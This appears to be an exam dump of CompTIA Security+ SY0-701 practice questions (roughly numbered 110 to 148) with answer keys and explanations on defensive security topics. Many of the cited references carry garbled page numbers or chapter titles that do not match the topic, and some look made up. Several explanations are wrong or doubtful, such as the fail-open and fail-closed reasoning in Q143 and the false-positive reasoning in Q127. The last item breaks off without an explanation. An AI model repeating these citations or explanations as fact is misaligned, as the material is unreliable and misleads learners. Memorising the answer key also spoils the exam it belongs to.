A security administrator needs a method to secure data in an environment that includes some form of checks so that the administrator can track any changes. Which of the following should the administrator set up to achieve this goal?

A. SPF
B. GPO
C. NAC
D. FIM

Answer: D

Explanation:
FIM stands for File Integrity Monitoring, which is a method to secure data by detecting any changes or modifications to files, directories, or registry keys. FIM can help a security administrator track any unauthorized or malicious changes to the data, as well as verify the integrity and compliance of the data. FIM can also alert the administrator of any potential breaches or incidents involving the data.
Some of the benefits of FIM are:
It can prevent data tampering and corruption by verifying the checksums or hashes of the files.
It can identify the source and time of the changes by logging the user and system actions.
It can enforce security policies and standards by comparing the current state of the data with the baseline or expected state.
It can support forensic analysis and incident response by providing evidence and audit trails of the changes.
CompTIA Security+ SY0-701 Certification Study Guide, Chapter 5: Technologies and Tools, Section 5.3: Security Tools, p. 209-210
CompTIA Security+ SY0-701 Certification Exam Objectives, Domain 2: Technologies and Tools, Objective 2.4: Given a scenario, analyze and interpret output from security technologies, Sub-objective: File integrity monitor, p. 12

QUESTION 111
Which of the following is the phase in the incident response process when a security analyst reviews roles and responsibilities?

A. Preparation
B. Recovery
C. Lessons learned
D. Analysis

Answer: A

Explanation:
Preparation is the phase in the incident response process when a security analyst reviews roles and responsibilities, as well as the policies and procedures for handling incidents. Preparation also involves gathering and maintaining the necessary tools, resources, and contacts for responding to incidents. Preparation can help a security analyst to be ready and proactive when an incident occurs, as well as to reduce the impact and duration of the incident.
Some of the activities that a security analyst performs during the preparation phase are:
Defining the roles and responsibilities of the incident response team members, such as the incident manager, the incident coordinator, the technical lead, the communications lead, and the legal advisor.

Establishing the incident response plan, which outlines the objectives, scope, authority, and procedures for responding to incidents, as well as the escalation and reporting mechanisms.
Developing the incident response policy, which defines the types and categories of incidents, the severity levels, the notification and reporting requirements, and the roles and responsibilities of the stakeholders.
Creating the incident response playbook, which provides the step-by-step guidance and checklists for handling specific types of incidents, such as denial-of-service, ransomware, phishing, or data breach.
Acquiring and testing the incident response tools, such as network and host-based scanners, malware analysis tools, forensic tools, backup and recovery tools, and communication and collaboration tools.
Identifying and securing the incident response resources, such as the incident response team, the incident response location, the evidence storage, and the external support.
Building and maintaining the incident response contacts, such as the internal and external stakeholders, the law enforcement agencies, the regulatory bodies, and the media.
CompTIA Security+ SY0-701 Certification Study Guide, Chapter 6: Architecture and Design, Section 6.4: Secure Systems Design, p. 279-280
CompTIA Security+ SY0-701 Certification Exam Objectives, Domain 3: Architecture and Design, Objective 3.5: Given a scenario, implement secure network architecture concepts, Sub-objective: Incident response, p. 16

QUESTION 112
A company is discarding a classified storage array and hires an outside vendor to complete the disposal. Which of the following should the company request from the vendor?

A. Certification
B. Inventory list
C. Classification
D. Proof of ownership

Answer: A

Explanation:
The company should request a certification from the vendor that confirms the storage array has been disposed of securely and in compliance with the company's policies and standards. A certification provides evidence that the vendor has followed the proper procedures and methods to destroy the classified data and prevent unauthorized access or recovery.A certification may also include details such as the date, time, location, and method of disposal, as well as the names and signatures of the personnel involved.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 3, page 1441

QUESTION 113
Which of the following would be the best ways to ensure only authorized personnel can access a secure facility? (Select two).

A. Fencing
B. Video surveillance
C. Badge access
D. Access control vestibule
E. Sign-in sheet
F. Sensor

Answer: C, D

Explanation:
Badge access and access control vestibule are two of the best ways to ensure only authorized personnel can access a secure facility. Badge access requires the personnel to present a valid and authenticated badge to a

reader or scanner that grants or denies access based on predefined rules and permissions. Access control vestibule is a physical security measure that consists of a small room or chamber with two doors, one leading to the outside and one leading to the secure area. The personnel must enter the vestibule and wait for the first door to close and lock before the second door can be opened.This prevents tailgating or piggybacking by unauthorized individuals.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4, pages 197-1981

QUESTION 114
A company's marketing department collects, modifies, and stores sensitive customer data. The infrastructure team is responsible for securing the data while in transit and at rest. Which of the following data roles describes the customer?

A. Processor
B. Custodian
C. Subject
D. Owner

Answer: C

Explanation:
According to the CompTIA Security+ SY0-701 Certification Study Guide, data subjects are the individuals whose personal data is collected, processed, or stored by an organization. Data subjects have certain rights and expectations regarding how their data is handled, such as the right to access, correct, delete, or restrict their data. Data subjects are different from data owners, who are the individuals or entities that have the authority and responsibility to determine how data is classified, protected, and used. Data subjects are also different from data processors, who are the individuals or entities that perform operations on data on behalf of the data owner, such as collecting, modifying, storing, or transmitting data. Data subjects are also different from data custodians, who are the individuals or entities that implement the security controls and procedures specified by the data owner to protect data while in transit and at rest.
ReferenceCompTIA Security+ SY0-701 Certification Study Guide, Chapter 2: Data Security, Page 11

QUESTION 115
Malware spread across a company's network after an employee visited a compromised industry blog. Which of the following best describes this type of attack?

A. Impersonation
B. Disinformation
C. Watering-hole
D. Smishing

Answer: C

Explanation:
A watering-hole attack is a type of cyberattack that targets groups of users by infecting websites that they commonly visit. The attackers exploit vulnerabilities to deliver a malicious payload to the organization's network. The attack aims to infect users' computers and gain access to a connected corporate network. The attackers target websites known to be popular among members of a particular organization or demographic.The attack differs from phishing and spear-phishing attacks, which typically attempt to steal data or install malware onto users' devices1
In this scenario, the compromised industry blog is the watering hole that the attackers used to spread malware across the company's network. The attackers likely chose this blog because they knew that the employees of the company were interested in its content and visited it frequently. The attackers may have injected malicious

code into the blog or redirected the visitors to a spoofed website that hosted the malware. The malware then infected the employees' computers and propagated to the network.
Reference1:Watering Hole Attacks: Stages, Examples, Risk Factors & Defense ...

QUESTION 116
After a recent ransomware attack on a company's system, an administrator reviewed the log files. Which of the following control types did the administrator use?

A. Compensating
B. Detective
C. Preventive
D. Corrective

Answer: B

Explanation:
Detective controls are security measures that are designed to identify and monitor any malicious activity or anomalies on a system or network. They can help to discover the source, scope, and impact of an attack, and provide evidence for further analysis or investigation. Detective controls include log files, security audits, intrusion detection systems, network monitoring tools, andantivirus software. In this case, the administrator used log files as a detective control to review the ransomware attack on the company's system. Log files are records of events and activities that occur on a system or network, such as user actions, system errors, network traffic, and security alerts. They can provide valuable information for troubleshooting, auditing, and forensics.
Security+ (Plus) Certification | CompTIA IT Certifications, under "About the exam", bullet point 3: "Operate with an awareness of applicable regulations and policies, including principles of governance, risk, and compliance."
CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1, page 14: "Detective controls are designed to identify and monitor any malicious activity or anomalies on a system or network."
Control Types -- CompTIA Security+ SY0-401: 2.1 - Professor Messer IT ..., under "Detective Controls": "Detective controls are security measures that are designed to identify and monitor any malicious activity or anomalies on a system or network."

QUESTION 117
Which of the following agreement types defines the time frame in which a vendor needs to respond?

A. SOW
B. SLA
C. MOA
D. MOU

Answer: B

Explanation:
A service level agreement (SLA) is a type of agreement that defines the expectations and responsibilities between a service provider and a customer. It usually includes the quality, availability, and performance metrics of the service, as well as the time frame in which the provider needs to respond to service requests, incidents, or complaints. An SLA can help ensure that the customer receives the desired level of service and that the provider is accountable for meeting the agreed-upon standards.
Security+ (Plus) Certification | CompTIA IT Certifications, under "About the exam", bullet point 3: "Operate with an awareness of applicable regulations and policies, including principles of governance, risk, and compliance."
CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 1, page 14: "Service Level

Agreements (SLAs) are contracts between a service provider and a customer that specify the level of service expected from the service provider."

QUESTION 118
A Chief Information Security Officer wants to monitor the company's servers for SQLi attacks and allow for comprehensive investigations if an attack occurs. The company uses SSL decryption to allow traffic monitoring. Which of the following strategies would best accomplish this goal?

A. Logging all NetFlow traffic into a SIEM
B. Deploying network traffic sensors on the same subnet as the servers
C. Logging endpoint and OS-specific security logs
D. Enabling full packet capture for traffic entering and exiting the servers

Answer: D

Explanation:
Full packet capture is a technique that records all network traffic passing through a device, such as a router or firewall. It allows for detailed analysis and investigation of network events, such as SQLi attacks, by providing the complete content and context of the packets. Full packet capture can help identify the source, destination, payload, and timing of an SQLi attack, as well as the impact on the server and database. Logging NetFlow traffic, network traffic sensors, and endpoint and OS-specific security logs can provide some information about network activity, but they do not capture the full content of the packets, which may limit the scope and depth of the investigation. Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 372-373

QUESTION 119
A client demands at least 99.99% uptime from a service provider's hosted security services. Which of the following documents includes the information the service provider should return to the client?

A. MOA
B. SOW
C. MOU
D. SLA

Answer: D

Explanation:
A service level agreement (SLA) is a document that defines the level of service expected by a customer from a service provider, indicating the metrics by which that service is measured, and the remedies or penalties, if any, should the agreed-upon levels not be achieved. An SLA can specify the minimum uptime or availability of a service, such as 99.99%, and the consequences for failing to meet that standard. A memorandum of agreement (MOA), a statement of work (SOW), and a memorandum of understanding (MOU) are other types of documents that can be used to establish a relationship between parties, but they do not typically include the details of service levels and performance metrics that an SLA does. Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 16-17

QUESTION 120
A company is adding a clause to its AUP that states employees are not allowed to modify the operating system on mobile devices. Which of the following vulnerabilities is the organization addressing?

A. Cross-site scripting
B. Buffer overflow
C. Jailbreaking

D. Side loading

Answer: C

Explanation:
Jailbreaking is the process of removing the restrictions imposed by the manufacturer or carrier on a mobile device, such as an iPhone or iPad. Jailbreaking allows users to install unauthorized applications, modify system settings, and access root privileges. However, jailbreaking also exposes the device to potential security risks, such as malware, spyware, unauthorized access, data loss, and voided warranty.Therefore, an organization may prohibit employees from jailbreaking their mobile devices to prevent these vulnerabilities and protect the corporate data and network.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 10: Mobile Device Security, Page 072

QUESTION 121
Which of the following practices would be best to prevent an insider from introducing malicious code into a company's development process?

A. Code scanning for vulnerabilities
B. Open-source component usage
C. Quality assurance testing
D. Peer review and approval

Answer: D

Explanation:
Peer review and approval is a practice that involves having other developers or experts review the code before it is deployed or released. Peer review and approval can help detect and prevent malicious code, errors, bugs, vulnerabilities, and poor quality in the development process. Peer review and approval can also enforce coding standards, best practices, and compliance requirements.Peer review and approval can be done manually or with the help of tools, such as code analysis, code review, and code signing.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 11: Secure Application Development, Page 432

QUESTION 122
A systems administrator is creating a script that would save time and prevent human error when performing account creation for a large number of end users. Which of the following would be a good use case for this task?

A. Off-the-shelf software
B. Orchestration
C. Baseline
D. Policy enforcement

Answer: B

Explanation:
Orchestration is the process of automating multiple tasks across different systems and applications. It can help save time and reduce human error by executing predefined workflows and scripts.In this case, the systems administrator can use orchestration to create accounts for a large number of end users without having to manually enter their information and assign permissions.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 4571

QUESTION 123
After an audit, an administrator discovers all users have access to confidential data on a file server. Which of the following should the administrator use to restrict access to the data quickly?

A. Group Policy
B. Content filtering
C. Data loss prevention
D. Access control lists

Answer: D

Explanation:
Access control lists (ACLs) are rules that specify which users or groups can access which resources on a file server. They can help restrict access to confidential data by granting or denying permissions based on the identity or role of the user.In this case, the administrator can use ACLs to quickly modify the access rights of the users and prevent them from accessing the data they are not authorized to see.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 3081

QUESTION 124
A Chief Information Security Officer (CISO) wants to explicitly raise awareness about the increase of ransomware-as-a-service in a report to the management team. Which of the following best describes the threat actor in the CISO's report?

A. Insider threat
B. Hacktivist
C. Nation-state
D. Organized crime

Answer: D

Explanation:
Ransomware-as-a-service is a type of cybercrime where hackers sell or rent ransomware tools or services to other criminals who use them to launch attacks and extort money from victims. This is a typical example of organized crime, which is a group of criminals who work together to conduct illegal activities for profit.Organized crime is different from other types of threat actors, such as insider threats, hacktivists, or nation-states, who may have different motives, methods, or targets.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 171

QUESTION 125
A small business uses kiosks on the sales floor to display product information for customers. A security team discovers the kiosks use end-of-life operating systems. Which of the following is the security team most likely to document as a security implication of the current architecture?

A. Patch availability
B. Product software compatibility
C. Ease of recovery
D. Cost of replacement

Answer: A

Explanation:
End-of-life operating systems are those that are no longer supported by the vendor or manufacturer, meaning

they do not receive any security updates or patches. This makes them vulnerable to exploits and attacks that take advantage of known or unknown flaws in the software. Patch availability is the security implication of using end-of-life operating systems, as it affects the ability to fix or prevent security issues.Other factors, such as product software compatibility, ease of recovery, or cost of replacement, are not directly related to security, but rather to functionality, availability, or budget.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 291

QUESTION 126
A company is developing a critical system for the government and storing project information on a fileshare. Which of the following describes how this data will most likely be classified? (Select two).

A. Private
B. Confidential
C. Public
D. Operational
E. Urgent
F. Restricted

Answer: B, F

Explanation:
Data classification is the process of assigning labels to data based on its sensitivity and business impact.Different organizations and sectors may have different data classification schemes, but a common one is the following1:
Public: Data that can be freely disclosed to anyone without any harm or risk.
Private: Data that is intended for internal use only and may cause some harm or risk if disclosed.
Confidential: Data that is intended for authorized use only and may cause significant harm or risk if disclosed.
Restricted: Data that is intended for very limited use only and may cause severe harm or risk if disclosed.
In this scenario, the company is developing a critical system for the government and storing project information on a fileshare. This data is likely to be classified as confidential and restricted, because it is not meant for public or private use, and it may cause serious damage to national security or public safety if disclosed.The government may also have specific requirements or regulations for handling such data, such as encryption, access control, and auditing2. Reference:1: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 16-172:Data Classification Practices: Final Project Description Released

---

QUESTION 127
After reviewing the following vulnerability scanning report:
Server:192.168.14.6
Service: Telnet
Port: 23 Protocol: TCP
Status: Open Severity: High
Vulnerability: Use of an insecure network protocol
A security analyst performs the following test:
nmap -p 23 192.168.14.6 ---script telnet-encryption
PORT STATE SERVICE REASON
23/tcp open telnet syn-ack
I telnet encryption:
| _ Telnet server supports encryption
Which of the following would the security analyst conclude for this reported vulnerability?

A. It is a false positive.
B. A rescan is required.

C. It is considered noise.
D. Compensating controls exist.

Answer: A

Explanation:
A false positive is a result that indicates a vulnerability or a problem when there is none. In this case, the vulnerability scanning report shows that the telnet service on port 23 is open and uses an insecure network protocol. However, the security analyst performs a test using nmap and a script that checks for telnet encryption support. The result shows that the telnet server supports encryption, which means that the data transmitted between the client and the server can be protected from eavesdropping. Therefore, the reported vulnerability is a false positive and does not reflect the actual security posture of the server.The security analyst should verify the encryption settings of the telnet server and client and ensure that they are configured properly3. Reference:3:Telnet Protocol - Can You Encrypt Telnet?

QUESTION 128
A security consultant needs secure, remote access to a client environment. Which of the following should the security consultant most likely use to gain access?

A. EAP
B. DHCP
C. IPSec
D. NAT

Answer: C

Explanation:
IPSec is a protocol suite that provides secure communication over IP networks. IPSec can be used to create virtual private networks (VPNs) that encrypt and authenticate the data exchanged between two or more parties. IPSec can also provide data integrity, confidentiality, replay protection, and access control.A security consultant can use IPSec to gain secure, remote access to a client environment by establishing a VPN tunnel with the client's network.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Secure Protocols and Services, page 3851

QUESTION 129
Which of the following best practices gives administrators a set period to perform changes to an operational system to ensure availability and minimize business impacts?

A. Impact analysis
B. Scheduled downtime
C. Backout plan
D. Change management boards

Answer: B

Explanation:
Scheduled downtime is a planned period of time when a system or service is unavailable for maintenance, updates, upgrades, or other changes. Scheduled downtime gives administrators a set period to perform changes to an operational system without disrupting the normal business operations or affecting the availability of the system or service.Scheduled downtime also allows administrators to inform the users and stakeholders about the expected duration and impact of the changes.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 12: Security Operations and Administration, Page 791

QUESTION 130
Which of the following actions could a security engineer take to ensure workstations and servers are properly monitored for unauthorized changes and software?

A. Configure all systems to log scheduled tasks.
B. Collect and monitor all traffic exiting the network.
C. Block traffic based on known malicious signatures.
D. Install endpoint management software on all systems.

Answer: D

Explanation:
Endpoint management software is a tool that allows security engineers to monitor and control the configuration, security, and performance of workstations and servers from a central console. Endpoint management software can help detect and prevent unauthorized changes and software installations, enforce policies and compliance, and provide reports and alerts on the status of the endpoints.The other options are not as effective or comprehensive as endpoint management software for this purpose.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 1371

QUESTION 131
After a security awareness training session, a user called the IT help desk and reported a suspicious call. The suspicious caller stated that the Chief Financial Officer wanted credit card information in order to close an invoice. Which of the following topics did the user recognize from the training?

A. Insider threat
B. Email phishing
C. Social engineering
D. Executive whaling

Answer: C

Explanation:
Social engineering is the practice of manipulating people into performing actions or divulging confidential information, often by impersonating someone else or creating a sense of urgency or trust. The suspicious caller in this scenario was trying to use social engineering to trick the user into giving away credit card information by pretending to be the CFO and asking for a payment. The user recognized this as a potential scam and reported it to the IT help desk.The other topics are not relevant to this situation.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 191

QUESTION 132
A financial services firm is redesigning its infrastructure to ensure business continuity following a major data center outage. The architecture team is evaluating different deployment models. They need a solution that maintains physical control over security-sensitive data, supports failover to a geographically distant location, and allows them to manage on-premises infrastructure while leveraging cloud resources for non-critical services. Which architecture model best fits these requirements?

A. Public cloud deployment with cloud provider managed backup services
B. Hybrid cloud architecture with on-premises private resources and cloud-based failover
C. Community cloud shared with other financial institutions in the same regulatory domain
D. Private cloud exclusively managed within their own data centers without external resources

Answer: B

Explanation:
The correct answer is hybrid cloud architecture with on-premises private resources and cloud-based failover. This model allows the organization to maintain control over sensitive data in their own infrastructure while using cloud resources for disaster recovery and non-critical workloads. This satisfies all three requirements: physical control, geographic failover capability, and flexibility to leverage both on-premises and cloud resources. Public cloud doesn't provide the required control over sensitive data. Community cloud still involves shared infrastructure and less control than needed. Private cloud-only doesn't enable the geographic failover and external resources needed for disaster recovery in this scenario.

QUESTION 133
Which of the following exercises should an organization use to improve its incident response process?

A. Tabletop
B. Replication
C. Failover
D. Recovery

Answer: A

Explanation:
A tabletop exercise is a simulated scenario that tests the organization's incident response plan and procedures. It involves key stakeholders and decision-makers who discuss their roles and actions in response to a hypothetical incident. It can help identify gaps, weaknesses, and improvement areas in the incident response process.It can also enhance communication, coordination, and collaboration among the participants.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Page 251

QUESTION 134
Which of the following is used to validate a certificate when it is presented to a user?

A. OCSP
B. CSR
C. CA
D. CRC

Answer: A

Explanation:
OCSP stands for Online Certificate Status Protocol. It is a protocol that allows applications to check the revocation status of a certificate in real-time. It works by sending a query to an OCSP responder, which is a server that maintains a database of revoked certificates. The OCSP responder returns a response that indicates whether the certificate is valid, revoked, or unknown.OCSP is faster and more efficient than downloading and parsing Certificate Revocation Lists (CRLs), which are large files that contain the serial numbers of all revoked certificates issued by a Certificate Authority (CA).Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 3371

QUESTION 135
A newly identified network access vulnerability has been found in the OS of legacy loT devices. Which of the following would best mitigate this vulnerability quickly?

A. Insurance

B. Patching
C. Segmentation
D. Replacement

Answer: C

Explanation:
Segmentation is a technique that divides a network into smaller subnetworks or segments, each with its own security policies and controls. Segmentation can help mitigate network access vulnerabilities in legacy loT devices by isolating them from other devices and systems, reducing their attack surface and limiting the potential impact of a breach. Segmentation can also improve network performance and efficiency by reducing congestion and traffic. Patching, insurance, and replacement are other possible strategies to deal with network access vulnerabilities, but they may not be feasible or effective in the short term. Patching may not be available or compatible for legacy loT devices, insurance may not cover the costs or damages of a cyberattack, and replacement may be expensive and time-consuming. Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 142-143

QUESTION 136
A bank insists all of its vendors must prevent data loss on stolen laptops. Which of the following strategies is the bank requiring?

A. Encryption at rest
B. Masking
C. Data classification
D. Permission restrictions

Answer: A

Explanation:
Encryption at rest is a strategy that protects data stored on a device, such as a laptop, by converting it into an unreadable format that can only be accessed with a decryption key or password. Encryption at rest can prevent data loss on stolen laptops by preventing unauthorized access to the data, even if the device is physically compromised. Encryption at rest can also help comply with data privacy regulations and standards that require data protection. Masking, data classification, and permission restrictions are other strategies that can help protect data, but they may not be sufficient or applicable for data stored on laptops. Masking is a technique that obscures sensitive data elements, such as credit card numbers, with random characters or symbols, but it is usually used for data in transit or in use, not at rest. Data classification is a process that assigns labels to data based on its sensitivity and business impact, but it does not protect the data itself. Permission restrictions are rules that define who can access, modify, or delete data, but they may not prevent unauthorized access if the laptop is stolen and the security controls are bypassed. Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 17-18, 372-373

QUESTION 137
Which of the following would be best suited for constantly changing environments?

A. RTOS
B. Containers
C. Embedded systems
D. SCADA

Answer: B

Explanation:
Containers are a method of virtualization that allows applications to run in isolated environments with their own dependencies, libraries, and configurations. Containers are best suited for constantly changing environments because they are lightweight, portable, scalable, and easy to deploy and update.Containers can also support microservices architectures, which enable faster and more frequent delivery of software features.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 10: Mobile Device Security, Page 121

QUESTION 138
A security analyst scans a company's public network and discovers a host is running a remote desktop that can be used to access the production network. Which of the following changes should the security analyst recommend?

A. Changing the remote desktop port to a non-standard number
B. Setting up a VPN and placing the jump server inside the firewall
C. Using a proxy for web connections from the remote desktop server
D. Connecting the remote server to the domain and increasing the password length

Answer: B

Explanation:
A VPN is a virtual private network that creates a secure tunnel between two or more devices over a public network. A VPN can encrypt and authenticate the data, as well as hide the IP addresses and locations of the devices. A jump server is a server that acts as an intermediary between a user and a target server, such as a production server. A jump server can provide an additional layer of security and access control, as well as logging and auditing capabilities. A firewall is a device or software that filters and blocks unwanted network traffic based on predefined rules. A firewall can protect the internal network from external threats and limit the exposure of sensitive services and ports. A security analyst should recommend setting up a VPN and placing the jump server inside the firewall to improve the security of the remote desktop access to the production network.This way, the remote desktop service will not be exposed to the public network, and only authorized users with VPN credentials can access the jump server and then the production server.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 8: Secure Protocols and Services, page 382-3831; Chapter 9: Network Security, page 441-4421

QUESTION 139
Which of the following involves an attempt to take advantage of database misconfigurations?

A. Buffer overflow
B. SQL injection
C. VM escape
D. Memory injection

Answer: B

Explanation:
SQL injection is a type of attack that exploits a database misconfiguration or a flaw in the application code that interacts with the database. An attacker can inject malicious SQL statements into the user input fields or the URL parameters that are sent to the database server. These statements can then execute unauthorized commands, such as reading, modifying, deleting, or creating data, or even taking over the database server.SQL injection can compromise the confidentiality, integrity, and availability of the data and the system.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 2151

QUESTION 140
An organization would like to store customer data on a separate part of the network that is not accessible to users on the main corporate network. Which of the following should the administrator use to accomplish this goal?

A. Segmentation
B. Isolation
C. Patching
D. Encryption

Answer: A

Explanation:
Segmentation is a network design technique that divides the network into smaller and isolated segments based on logical or physical boundaries. Segmentation can help improve network security by limiting the scope of an attack, reducing the attack surface, and enforcing access control policies. Segmentation can also enhance network performance, scalability, and manageability.To accomplish the goal of storing customer data on a separate part of the network, the administrator can use segmentation technologies such as subnetting, VLANs, firewalls, routers, or switches.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308-3091

QUESTION 141
A technician is opening ports on a firewall for a new system being deployed and supported by a SaaS provider. Which of the following is a risk in the new system?

A. Default credentials
B. Non-segmented network
C. Supply chain vendor
D. Vulnerable software

Answer: C

Explanation:
A supply chain vendor is a third-party entity that provides goods or services to an organization, such as a SaaS provider. A supply chain vendor can pose a risk to the new system if the vendor has poor security practices, breaches, or compromises that could affect the confidentiality, integrity, or availability of the system or its data. The organization should perform due diligence and establish a service level agreement with the vendor to mitigate this risk. The other options are not specific to the scenario of using a SaaS provider, but rather general risks that could apply to any system.

QUESTION 142
Which of the following security concepts is the best reason for permissions on a human resources fileshare to follow the principle of least privilege?

A. Integrity
B. Availability
C. Confidentiality
D. Non-repudiation

Answer: C

Explanation:

Confidentiality is the security concept that ensures data is protected from unauthorized access or disclosure. The principle of least privilege is a technique that grants users or systems the minimum level of access or permissions that they need to perform their tasks, and nothing more. By applying the principle of least privilege to a human resources fileshare, the permissions can be restricted to only those who have a legitimate need to access the sensitive data, such as HR staff, managers, or auditors. This can prevent unauthorized users, such as hackers, employees, or contractors, from accessing, copying, modifying, or deleting the data. Therefore, the principle of least privilege can enhance the confidentiality of the data on the fileshare. Integrity, availability, and non-repudiation are other security concepts, but they are not the best reason for permissions on a human resources fileshare to follow the principle of least privilege. Integrity is the security concept that ensures data is accurate and consistent, and protected from unauthorized modification or corruption. Availability is the security concept that ensures data is accessible and usable by authorized users or systems when needed. Non-repudiation is the security concept that ensures the authenticity and accountability of data and actions, and prevents the denial of involvement or responsibility. While these concepts are also important for data security, they are not directly related to the level of access or permissions granted to users or systems. Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 16-17, 372-373

QUESTION 143
Security controls in a data center are being reviewed to ensure data is properly protected and that human life considerations are included. Which of the following best describes how the controls should be set up?

A. Remote access points should fail closed.
B. Logging controls should fail open.
C. Safety controls should fail open.
D. Logical security controls should fail closed.

Answer: C

Explanation:
Safety controls are security controls that are designed to protect human life and physical assets from harm or damage. Examples of safety controls include fire alarms, sprinklers, emergency exits, backup generators, and surge protectors. Safety controls should fail open, which means that they should remain operational or allow access when a failure or error occurs. Failing open can prevent or minimize the impact of a disaster, such as a fire, flood, earthquake, or power outage, on human life and physical assets. For example, if a fire alarm fails, it should still triggerthe sprinklers and unlock the emergency exits, rather than remain silent and locked. Failing open can also ensure that essential services, such as healthcare, transportation, or communication, are available during a crisis. Remote access points, logging controls, and logical security controls are other types of security controls, but they should not fail open in a data center. Remote access points are security controls that allow users or systems to access a network or a system from a remote location, such as a VPN, a web portal, or a wireless access point. Remote access points should fail closed, which means that they should deny access when a failure or error occurs. Failing closed can prevent unauthorized or malicious access to the data center's network or systems, such as by hackers, malware, or rogue devices. Logging controls are security controls that record and monitor the activities and events that occur on a network or a system, such as user actions, system errors, security incidents, or performance metrics. Logging controls should also fail closed, which means that they should stop or suspend the activities or events when a failure or error occurs. Failing closed can prevent data loss, corruption, or tampering, as well as ensure compliance with regulations and standards. Logical security controls are security controls that use software or code to protect data and systems from unauthorized or malicious access, modification, or destruction, such as encryption, authentication, authorization, or firewall. Logical security controls should also fail closed, which means that they should block or restrict access when a failure or error occurs. Failing closed can prevent data breaches, cyberattacks, or logical flaws, as well as ensure confidentiality, integrity, and availability of data and systems. Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 142-143, 372-373, 376-377

QUESTION 144
Which of the following is the most common data loss path for an air-gapped network?

A. Bastion host
B. Unsecured Bluetooth
C. Unpatched OS
D. Removable devices

Answer: D

Explanation:
An air-gapped network is a network that is physically isolated from other networks, such as the internet, to prevent unauthorized access and data leakage. However, an air-gapped network can still be compromised by removable devices, such as USB drives, CDs, DVDs, or external hard drives, that are used to transfer data between the air-gapped network and other networks. Removable devices can carry malware, spyware, or other malicious code that can infect the air-gapped network or exfiltrate data from it.Therefore, removable devices are the most common data loss path for an air-gapped network.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 9: Network Security, page 4491

QUESTION 145
Which of the following can best protect against an employee inadvertently installing malware on a company system?

A. Host-based firewall
B. System isolation
C. Least privilege
D. Application allow list

Answer: D

Explanation:
An application allow list is a security technique that specifies which applications are authorized to run on a system and blocks all other applications. An application allow list can best protect against an employee inadvertently installing malware on a company system because it prevents the execution of any unauthorized or malicious software, such as viruses, worms, trojans, ransomware, or spyware.An application allow list can also reduce the attack surface and improve the performance of the system.Reference: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 11: Secure Application Development, Page 511

QUESTION 146
An organization is struggling with scaling issues on its VPN concentrator and internet circuit due to remote work. The organization is looking for a software solution that will allow it to reduce traffic on the VPN and internet circuit, while still providing encrypted tunnel access to the data center and monitoring of remote employee internet traffic. Which of the following will help achieve these objectives?

A. Deploying a SASE solution to remote employees
B. Building a load-balanced VPN solution with redundant internet
C. Purchasing a low-cost SD-WAN solution for VPN traffic
D. Using a cloud provider to create additional VPN concentrators

Answer: A

Explanation:

SASE stands for Secure Access Service Edge. It is a cloud-based service that combines network and security functions into a single integrated solution. SASE can help reduce traffic on the VPN and internet circuit by providing secure and optimized access to the data center and cloud applications for remote employees. SASE can also monitor and enforce security policies on the remote employee internet traffic, regardless of their location or device.SASE can offer benefits such as lower costs, improved performance, scalability, and flexibility compared to traditional VPN solutions.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 457-4581

QUESTION 147
A company's end users are reporting that they are unable to reach external websites. After reviewing the performance data for the DNS severs, the analyst discovers that the CPU, disk, and memory usage are minimal, but the network interface is flooded with inbound traffic. Network logs show only a small number of DNS queries sent to this server. Which of the following best describes what the security analyst is seeing?

A. Concurrent session usage
B. Secure DNS cryptographic downgrade
C. On-path resource consumption
D. Reflected denial of service

Answer: D

Explanation:
A reflected denial of service (RDoS) attack is a type of DDoS attack that uses spoofed source IP addresses to send requests to a third-party server, which then sends responses to the victim server. The attacker exploits the difference in size between the request and the response, which can amplify the amount of traffic sent to the victim server. The attacker also hides their identity by using the victim's IP address as the source. A RDoS attack can target DNS servers by sending forged DNS queries that generate large DNS responses.This can flood the network interface of the DNS server and prevent it from serving legitimate requests from end users.Reference:CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215-2161

QUESTION 148
A systems administrator wants to prevent users from being able to access data based on their responsibilities. The administrator also wants to apply the required access structure via a simplified format. Which of the following should the administrator apply to the site recovery resource group?

A. RBAC
B. ACL
C. SAML
D. GPO

Answer: A

Explanation:
